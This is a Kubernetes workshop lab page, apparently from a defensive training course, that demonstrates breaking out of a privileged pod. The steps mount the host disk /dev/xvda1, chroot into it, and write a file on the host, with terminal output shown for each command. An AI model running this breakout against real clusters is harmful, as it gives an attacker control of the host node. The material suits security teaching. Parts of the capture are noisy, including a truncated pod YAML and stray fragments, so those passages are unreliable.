
Lab: Privileged True

When the "privileged: true" setting in the container-level security context, it bypasses the security boundaries and restrictions that are typically enforced in containerized environments. Allows access to the host filesystem, kernel settings as well as processes.

Open New Terminal (Optional)

If current working directory is not workspace/course.

• Click on + icon, then select new terminal to open new terminal.



Keep current working directory as workspace/course

cd course/4.5_container_breakout/privileged
ls

```
root@ip-10-0-0-211:/home/ubuntu/ workspace# cd course/4.5_container_breakout/privileged root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# ls priv-exec-pod.yaml root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
```

Validate the yaml for the hostnetwork configuration.

cat priv-exec-pod.yaml

1 of 4 25/09/23, 9:39 pm

```
kind: Pod
metadata:
name: priv-exec-pod
labels:
```

 Apply the priv-exec-pod.yaml to deploy the pod with privileged true, where pod's IPC namespace should be shared with the host system.

kubectl apply -f priv-exec-pod.yaml

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl apply -f priv-exec-pod.yaml
pod/priv-exec-pod created
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
```

Post exploitation

- 1868 This loop 1. Validating the access to shared memory in /dev/shm/ for privileged:true.
 - Check the priv-exec-pod can access the node's /dev/shm and retrieve sensitive information from the shared memory, which occurs because privileged is set to true.
 - Breaking out to the host

kubectl exec -it priv-exec-pod -- sh -c "lsblk"

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl exec -it priv-exec-pod -- sh -c "lsblk'
NAME
         MAJ:MIN RM
                      SIZE RO TYPE MOUNTPOINTS
loop0
           7:0
                  0
                     24.4M
                               loop
loop1
                  0
                     55.6M
                               loop
loop2
           7:2
                  0
                     63.3M
                               loop
loop3
           7:3
                  0
                     49.6M
                             1 loop
loop4
           7:4
                      103M
                               loop
                     55.6M
loop5
           7:5
                             1 loop
loop6
           7:6
                     63.3M
                               loop
                  0 111.9M
loop7
           7:7
                             1 loop
           7:8
loop8
                    53.2M
                             1 loop
xvda 202:0
|-xvda1 202:1
                       30G
                             0 disk
                     29.9G 0 part /etc/resolv.conf
                                     /etc/hostname
                                    /dev/termination-log
                                    /etc/hosts
                        4M 0 part
 -xvda14 202:14
 -xvda15 202:15
                  0
                      106M 0 part
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# 📗
```

Mkdir host

kubectl exec -it priv-exec-pod -- sh -c "mkdir /host"

2 of 4 25/09/23, 9:39 pm

root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl exec -it priv-exec-pod -- sh -c "mkdir /host" root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#

Mount /dev/xbda1

kubectl exec -it priv-exec-pod -- sh -c "mount /dev/xvda1 /host/"

```
oot@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl exec -it priv-exec-pod -- sh -c "mount /dev/xvda1 /host/'
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
```

chroot

kubectl exec -it priv-exec-pod -- sh -c "chroot /host"

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl exec -it priv-exec-pod -- sh -c "chroot /host'
# #
                                                        his Page Thirdoion.
```

validate host access after breakout

ls /home/ubuntu && touch /tmp/host exit

```
# ls /home/ubuntu && touch /tmp/host
exit
 workspace'
              c9sdk
                       installation.sh
                                         workspace
# root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
```

Validating the host by checking the file created via container breakout in /tmp.

ls /tmp/host

```
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# ls /tmp/host
/tmp/host
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#
```

Cleanup

Run the kubectl delete command to remove the pods running.

kubectl delete -f priv-exec-pod.yaml

3 of 4 25/09/23, 9:39 pm Lab: Privileged True - The Kubernetes Crusade: Workshop on Defendi...

Wait for the pods to be deleted.

root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged# kubectl delete -f priv-exec-pod.yaml
pod "priv-exec-pod" deleted
root@ip-10-0-0-211:/home/ubuntu/ workspace/course/4.5_container_breakout/privileged#

Note: The Container Breakout Labs featured in this course are developed by Bishop Fox. We would like to extend our gratitude and give full credit to their team for their excellent work.



4 of 4 25/09/23, 9:39 pm